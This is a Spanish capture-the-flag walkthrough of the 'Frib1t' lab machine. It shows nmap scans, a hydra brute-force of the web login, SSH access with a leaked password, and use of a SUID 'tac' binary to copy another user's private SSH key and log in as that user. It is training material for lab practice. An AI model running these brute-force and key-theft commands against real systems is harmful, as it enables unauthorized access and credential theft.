
Walkthrough Frib1t

Descripción

En una empresa aparentemente tranquila, un servidor pasó desapercibido durante demasiado tiempo. Frib1t es el reflejo de decisiones olvidadas y configuraciones que no resistieron el paso del tiempo. Lo que empezó como un sistema funcional ahora es un reto que pone a prueba tus habilidades.

Enlace de descarga

- https://cyberlandsec.com/cyberland-labs/?machine_id=8
- Ejecutamos la máquina desde el script de Cyberland




- Una vez descargado, y ejecutado el .tar empezamos con el reconocimiento.

Reconocimiento (escaneo y enumeración)


- Nos aseguramos de tener ping con el contenedor.

```
ping -c1 172.17.0.2
```




- Una vez realizado el reconocimiento, escanearemos los puertos abiertos con **nmap**.

```
nmap -p- -sS -n -Pn -vvv --min-rate 5000 172.17.0.2 -oG target.txt
```




- Después de ver los puertos abiertos realizaremos un escaneo aplicando scripts de reconocimiento y veremos las versiones de los puertos.

```
nmap -p22,80 -sCV 172.17.0.2 -oX vuln
```




Panel Web

La versión de **SSH** no tiene Vulneravilidades conocidas, por lo que accederemos a la **web**. Donde observamos un panel de login y probamos contraseñas de usuario predefinidas.




Y podemos Observar que tenemos un **leak** de información que nos indica que el usuario admin es existente.




Por lo que a continuación probaremos con hydra un ataque de fuerza bruta. Que nos dará la contraseña del usuario **admin**.


```
hydra -v -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta."
```



Haremos login dentro del panel login y navegaremos dentro del panel de admin, donde observamos un panel de Avisos.



En dicho panel, notifican al Admin la contraseña de usuario de la nueva empleada **alice**.



Explotación

Acedemos al Servidor con las credenciales de **alice** a través de **ssh**.

```
ssh alice@172.17.0.2
```


Dentro de la carpeta de usuario, veremos la primera flag.txt

Realizaremos un reconocimiento para ver si alice, tiene permisos sudo y suid, que puedan ser explotados.

```
sudo -i
```

```
find / -perm -4000 2>/dev/null | xargs ls -l
```

Vemos que hay un permiso suid en el binario tac.



Buscamos en **Google** que es el binario **tac**, y observamos que es lo mismo que el binario **cat** pero con el resultado a la inversa.

¿Qué hace el comando TAC en Linux?

¿Qué es el comando TAC de Linux? El comando TAC de Linux **permite leer y mostrar el contenido de un archivo en orden inverso**, es decir, empezando por la última línea y acabando por la primera. Sin embargo, este comando solo cambia el orden de las líneas de un archivo, no el orden de las palabras ni de las letras.

Escalada de privilegios

Si hacemos un repaso de lo que hemos hecho hasta aquí, vemos que hemos entrado al servidor a través de **ssh** por el password de **alice**. Por lo que navegaremos al directorio home a ver si hay algún usuario que tenga privilegios y podamos ver su clave privada **ssh**.

Se puede ver que **frib1t** forma parte del grupo **root**.

```
alice@0914ad0e40d7:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:ubuntu
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:ubuntu
fax:x:21:
voice:x:22:
cdrom:x:24:ubuntu
floppy:x:25:ubuntu
tape:x:26:
sudo:x:27:ubuntu,frib1t
audio:x:29:ubuntu
dip:x:30:ubuntu
www-data:x:33:
```

Por lo que veremos si tenemos acceso a su clave ssh con tac, pasando el comando 2 veces para que el resultado nos lo de de forma legible, y la salida la pasaremos como id_rsa a nuestro directorio y le daremos permiso 600.

```
tac  /home/frib1t/.ssh/id_rsa | tac > id_rsa
```

```
chmod 600 id_rsa
```

```
alice@0914ad0e40d7:~$ tac  /home/frib1t/.ssh/id_rsa | tac > id_rsa
alice@0914ad0e40d7:~$ chmod 600 id_rsa
alice@0914ad0e40d7:~$ ls
id_rsa  user.txt
alice@0914ad0e40d7:~$ ls -l
total 8
-rw------- 1 alice alice 1823 Dec  3 13:04 id_rsa
-rw-rw-r-- 1 alice alice   37 Dec  3 10:28 user.txt
alice@0914ad0e40d7:~$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```


Ahora realizaremos la conexión por ssh como **frib1t**.

```
ssh -i id_rsa frib1t@localhost
```

Una vez dentro de la carpeta de usuario de Frib1t vemos una nota donde se nos pregunta si queremos llegar mas alto.

```
frib1t@0914ad0e40d7:~$ whoami
frib1t
frib1t@0914ad0e40d7:~$ ls
Nota.txt
frib1t@0914ad0e40d7:~$ cat Nota.txt
¿No quieres llegar más alto?
```

Por lo que nos da a entender que debemos de ser root para obtener la flag. Por lo que escalamos al usuario root y entramos en su directorio y allí veremos la flag de root.txt y un archivo creditos.txt



Por lo que habremos consegido ya las dos flags y vulnerado la máquina.